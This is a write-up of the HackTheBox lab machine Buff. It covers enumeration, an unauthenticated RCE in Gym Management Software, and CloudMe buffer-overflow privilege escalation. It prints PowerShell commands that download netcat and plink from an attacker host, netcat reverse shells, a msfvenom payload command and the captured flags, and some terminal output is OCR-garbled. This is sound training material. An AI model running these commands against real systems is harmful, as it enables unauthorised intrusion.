[HackTheBox] Buff

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Overview

This is a writeup for HackTheBox VM Buff. Here are stats for this machine from machinescli:

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration \rightarrow exploitation \rightarrow privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

\mathbf{TTPs}

1. $8080/\text{tcp/http/Apache httpd}\ 2.4.43$ ((Win64) OpenSSL/1.1.1g PHP/7.4.6): enumerate_proto_http, exploit_gymsystem_rce, exploit_cloudme_bof

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.80 scan initiated Wed Jul 22 21:04:22 2020 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /home/kali/toolbox/repos/writeupsall/htb.buff/10.10.10.198/scans/_quick_tcp_nmap.txt -oX
    4 /home/kali/toolbox/repos/writeupsall/htb.buff/10.10.10.198/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 10.10.10.198
   Host is up, received user-set (0.34s latency).
   Scanned at 2020-07-22 21:04:36 IST for 101s
   Not shown: 999 filtered ports
   Reason: 999 no-responses
           STATE SERVICE REASON VERSION
                          syn-ack Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
   8080/tcp open http
   http-methods:
   Supported Methods: GET HEAD POST OPTIONS
10
   |_http-open-proxy: Proxy might be redirecting requests
11
   _http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
12
   |_http-title: mrb3n's Bro Hut
13
14
   Read data files from: /usr/bin/../share/nmap
15
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
16
   \# Nmap done at Wed Jul 22 21:06:17 2020 -- 1 IP address (1 host up) scanned in 114.83 seconds
17
```

2. Here's the summary of open ports and associated AutoRecon scan files:

→ openports										
#	Port	Protocol	Service	Scans						
1.	7680/tcp	pando-pub?								
2.	8080/tcp	http	Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)	./10.10.10.198/scans/tcp_8080_http_gobuster.txt ./10.10.10.198/scans/tcp_8080_http_nikto.txt ./10.10.10.198/scans/tcp_8080_http_nmap.txt ./10.10.10.198/scans/tcp_8080_http_robots.txt ./10.10.10.198/scans/tcp_8080_http_whatweb.txt						
4										

Figure 3: writeup.enumeration.steps.2.1

3. We find 8080/tcp to be open and running Apache httpd 2.4.43. We start by looking at the webpage and find it be hosting a fitness center portal:




Figure 4: writeup.enumeration.steps.3.1

4. We find multiple pages from the gobuster scan results and upon visiting /contacts.php page, we find that we are interacting with the Gym Management Software 1.0 web application:

```
cat ./10.10.10.198/scans/tcp_8080_http_gobuster.txt | grep -v 403
      /ADMIN (Status: 301) [Size: 343]
2
      /About.php (Status: 200) [Size: 5337]
3
      /Admin (Status: 301) [Size: 343]
      /Contact.php (Status: 200) [Size: 4169]
5
      /Home.php (Status: 200) [Size: 143]
      /Index.php (Status: 200) [Size: 4969]
      /LICENSE (Status: 200) [Size: 18025]
      /about.php (Status: 200) [Size: 5337]
9
      /admin (Status: 301) [Size: 343]
10
      /boot (Status: 301) [Size: 342]
11
      /contact.php (Status: 200) [Size: 4169]
      /edit.php (Status: 200) [Size: 4282]
13
      /ex (Status: 301) [Size: 340]
      /feedback.php (Status: 200) [Size: 4252]
15
      /home.php (Status: 200) [Size: 143]
16
      /img (Status: 301) [Size: 341]
17
      /include (Status: 301) [Size: 345]
18
      /index.php (Status: 200) [Size: 4969]
19
      /index.php (Status: 200) [Size: 4969]
20
      /license (Status: 200) [Size: 18025]
21
      /packages.php (Status: 200) [Size: 7791]
22
      /profile (Status: 301) [Size: 345]
      /register.php (Status: 200) [Size: 137]
24
      /up.php (Status: 200) [Size: 209]
25
      /upload (Status: 301) [Size: 344]
26
      /upload.php (Status: 200) [Size: 107]
```




Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

8080/tcp http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)

Phase #2: Exploitation

1. We use **searchsploit** to find exploits for the webapp and find an unauthenticated remote code execution vulnerability. We inspect the exploit and upon executing it, we get a pseudo-interactive shell on the target machine:

```
python 48506.py http://10.10.10.198:8080/
```

```
kaliakali: ~/toolbox/repos/writeupsall/htb.buff $
kaliakali: ~/toolbox/repos/writeupsall/htb.buff $
kaliakali: ~/toolbox/repos/writeupsall/htb.buff $
ksliakali: ~/toolbox/repos/writeupsall/htb.buff $
kaliakali: ~/toolbox/repos/writeupsall/htb.buff $
kaliakali: ~/toolbox/repos/writeupsall/htb.buff $
kaliakali: ~/toolbox/repos/writeupsall/htb.buff $
ksliakali: ~/toolbox/repos/writeupsall/htb.buf
```

Figure 6: writeup.exploitation.steps.1.1

Figure 7: writeup.exploitation.steps.1.2

2. To get a fully interactive shell, we use powershell to transfer netcat binary, start a local netcat listener and then catch the incoming connection:

```
nc -nlvp 4433

powershell -c "(new-object

System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/nc.exe','C:\Users\shaun\Desktop)

nc.exe')"

C:\Users\shaun\Desktop\nc.exe 10.10.14.8 4433 -e cmd.exe

C:\xampp\htdocs\gym\upload> powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/nc.exe','C:\Users\shaun\Desktop\nc.exe')"

C:\xampp\htdocs\gym\upload> C:\Users\shaun\Desktop\nc.exe 10.10.14.8 4433 -e cmd.exe
```

Figure 8: writeup.exploitation.steps.2.1

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ nc -nlvp 4433
listening on [any] 4433 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.198] 49782
The system cannot find message text for message number 0x2350 in the message file for Application.
(c) 2018 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
{\tt C:\xampp\htdocs\gym\upload>hostname}
hostname
BUFF
C:\xampp\htdocs\gym\upload>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix .:
  IPv6 Address. . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
  Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
  Link-local IPv6 Address . . . . : fe80::616c:bed8:4b75:6e17%10
  IPv4 Address. . . . . . . . . : 10.10.10.198
  Default Gateway . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                    10.10.10.2
C:\xampp\htdocs\gym\upload>
```

Figure 9: writeup.exploitation.steps.2.2

3. We use this interactive access to read the user.txt flag:

type C:\Users\shaun\Desktop\user.txt

```
C:\Users\shaun\Desktop>
C:\Users\shaun\Desktop>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix .:
  IPv6 Address. . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
  Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
  Link-local IPv6 Address . . . . : fe80::616c:bed8:4b75:6e17%10
  IPv4 Address. . . . . . . . . : 10.10.10.198
  Default Gateway . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                   10.10.10.2
C:\Users\shaun\Desktop>
C:\Users\shaun\Desktop>type user.txt
type user.txt
eca42362c958ced617ef4f383ca77dc8
C:\Users\shaun\Desktop>
```

Figure 10: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```
buff\shaun@BUFF> id
   buff\shaun
   buff\shaun@BUFF>
   buff\shaun@BUFF> uname
   Host Name:
                             BUFF
   OS Name:
                             Microsoft Windows 10 Enterprise
   OS Version:
                              10.0.17134 N/A Build 17134
   OS Manufacturer:
                             Microsoft Corporation
   OS Configuration:
                              Standalone Workstation
9
   OS Build Type:
                             Multiprocessor Free
10
   buff\shaun@BUFF>
11
   buff\shaun@BUFF> ifconfig
   Windows IP Configuration
13
     Ethernet adapter Ethernet0:
       Connection-specific DNS Suffix . :
15
       IPv6 Address. . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
       Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
17
       Link-local IPv6 Address . . . . : fe80::616c:bed8:4b75:6e17%10
       IPv4 Address. . . . . . . . . : 10.10.10.198
19
       20
       Default Gateway . . . . . . . . : fe80::250:56ff:feb9:9eb2<mark>%</mark>10
21
                                          10.10.10.2
22
   buff\shaun@BUFF>
23
   buff\shaun@BUFF> users
24
   Administrator
25
   shaun
```

Phase #3: Privilege Escalation

1. We use winPEAS.exe to enumerate the target machine and within the services restricted from the outside section, find an interesting service bound to 127.0.0.1:8888:

netstat -anp tcp

[+] Current Listening Ports(T1049&T1049)								
[?] Chec	k for services restricte	d from the outside						
Proto	Local Address	Foreing Address	State					
TCP	0.0.0.0:135		Listening					
TCP	0.0.0.0:445		Listening					
TCP	0.0.0.0:5040		Listening					
TCP	0.0.0.0:7680		Listening					
TCP	0.0.0.0:8080		Listening					
TCP	0.0.0.0:49664		Listening					
TCP	0.0.0.0:49665		Listening					
TCP	0.0.0.0:49666		Listening					
TCP	0.0.0.0:49667		Listening					
TCP	0.0.0.0:49668		Listening					
TCP	0.0.0.0:49669		Listening					
TCP	10.10.10.198:139		Listening					
TCP	127.0.0.1 :3306		Listening					
TCP	127.0.0.1:8888		Listening					
TCP	[::]:135		Listening					
TCP	[::]:445		Listening					

Figure 11: writeup.privesc.steps.1.1

2. We find this to be a CloudMe process and there's a binary named CloudMe_1112.exe within the C:\Users\shaun\Downloads directory that hints that the version could be 1.11.2:

powershell ps

Figure 12: writeup.privesc.steps.2.1

_ Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
430	24	19472	9252		6628	1	ApplicationFrameHost
161	10	1928	2268		7156	1	browser_broker
341	24	30416	37492		6528	0	CloudMe
79	6	3672	1836	0.17	644	0	cmd
47	4	1948	280	0.00	768	0	cmd

Figure 13: writeup.privesc.steps.2.2

3. We find a buffer overflow exploit for this application that could give us elevated privileges if the CloudMe process

is running as Administrator:

searchsploit cloudme

```
kaliakali: -/toolbox/repos/writeupsall/htb.buff $ kaliakali: -/toolbox/repos/writeupsall/htb.buff $ ss cloudme

Exploit Title | Path

Cloudke 1.11.2 - Buffer Overflow (PoC)
Cloudke 1.11.2 - Buffer Overflow (SEH_DEP_ASLR) | windows/local/48499.txt
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit) | windows_N66-64/remote/45197.rb

Cloudke Sync 1.10.9 - Stack-Based Buffer Overflow (SEH)(DEP Bypass) | windows_N66-64/remote/45197.py

Cloudke Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit) | windows_N66-64/remote/4175.rb

Cloudke Sync 1.11.0 - Buffer Overflow (SEH)(DEP Bypass) | windows_N66-64/remote/44784.py

Cloudke Sync 1.11.0 - Buffer Overflow (SEH)(DEP Bypass) | windows_N66-64/remote/44782.py

Cloudke Sync 1.11.1 - Cacla Buffer Overflow + Egghnt | windows_N66-11.12 Buffer Overflow + Egghnt | windows_N66-64/remote/46250.py

Shellcodes: No Results

Papers: No Results

Papers: No Results

Raliakali: -/toolbox/repos/writeupsall/htb.buff $
```

Figure 14: writeup.privesc.steps.3.1

4. But we cannot connect to this service from our attacking machine. We will need to setup a port forward for this exploit to work. We start the SSH service on our attacking machine, transfer the plink.exe binary and setup the port forward:

```
service ssh restart
service ssh status
powershell -c "(new-object
System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/plink64.exe','C:\Users\shaun\Desktop\plink.
C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R
    8888:127.0.0.1:8888 kali@10.10.14.8
          kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
          kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ service ssh status

    ssh.service - OpenBSD Secure Shell server

               Loaded: loaded (/lib/system/system/ssh.service; disabled; vendor preset: disabled)
               Active: active (running) since Thu 2020-07-23 09:36:37 IST; 8h ago
                 Docs: man:sshd(8)
                       man:sshd_config(5)
              Process: 3982975 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
             Main PID: 3982976 (sshd)
                Tasks: 1 (limit: 4623)
               Memory: 2.9M
               CGroup: /system.slice/ssh.service
                       └─3982976 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
          kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
```

Figure 15: writeup.privesc.steps.4.1

C:\Users\shaun\Downloads>

```
C:\Users\shaun\Downloads>C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R 8888:127.0.0.1:8888 kali@10.10.14.8
C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R 8888:127.0.0.1:8888 kali@10.10.14.8
Looking up host "10.10.14.8" for SSH connection
Connecting to 10.10.14.8 port 22
We claim version: SSH-2.0-PuTTY_Release_0.74
Remote version: SSH-2.0-OpenSSH_8.2p1 Debian-4
Using SSH protocol version 2
Doing ECDH key exchange with curve Curve25519 and hash SHA-256 (SHA-NI accelerated)
Server also has ecdsa-sha2-nistp256/ssh-rsa host keys, but we don't know any of them
Host key fingerprint is:
ssh-ed25519 255 ee:53:68:37:39:6e:ce:5d:4f:22:e9:77:de:c2:25:45
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 ee:53:68:37:39:6e:ce:5d:4f:22:e9:77:de:c2:25:45 If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
Store key in cache? (y/n) n
Initialised AES-256 SDCTR (AES-NI accelerated) outbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) outbound MAC algorithm
Will enable zlib (RFC1950) compression after user authentication
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Initialised HMAC-SHA-256 (SHA-NI accelerated) outbound MAC algorithm
Will enable zlib (RFC1950) compression after user authentication
Initialised AES-256 SDCTR (AES-NI accelerated) inbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) inbound MAC algorithm
Will enable zlib (RFC1950) decompression after user authentication
Using username "kali"
Sent password
Initialised delayed zlib (RFC1950) decompression
Initialised delayed zlib (RFC1950) compression
Access granted
Requesting remote port 8888 forward to 127.0.0.1:8888
Opening main session channel
Remote port forwarding from 8888 enabled
Opened main channel
Started a shell/command
Linux kali 5.6.0-kali1-amd64 #1 SMP Debian 5.6.7-1kali1 (2020-05-12) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Figure 16: writeup.privesc.steps.4.2

5. We update the exploit with the right shellcode, setup a reverse shell to catch incoming connection and run the exploit:

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.8 lport=443 -b "\x00\x0a\x0d" -f python -a x86 --platform windows -e x86/shikata_ga_nai

sudo nc -nlvp 443
python 48389.py
```

```
kaliakali: -/toolbox/repos/writeupsall/htb.buff $
kaliakali: -/toolbox/repos/writeupsall/htb.buf
```

Figure 17: writeup.privesc.steps.5.1

6. We immediately get an elevated reverse shell connection and use it to read the root.txt flag:

```
type C:\Users\Administrator\Desktop\root.txt
```

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.198] 57557
Microsoft Windows [Version 10.0.17134.1550]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
buff\administrator
C:\Windows\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix .:
   IPv6 Address. . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
   Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
   Link-local IPv6 Address . . . . : fe80::616c:bed8:4b75:6e17%10
   IPv4 Address. . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                      10.10.10.2
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
1cd1d669bb9f044cfb215453d9ec088d
C:\Windows\system32>
```

Figure 18: writeup.privesc.steps.6.1

References

 $[+]\ https://www.hackthebox.eu/home/machines/profile/263$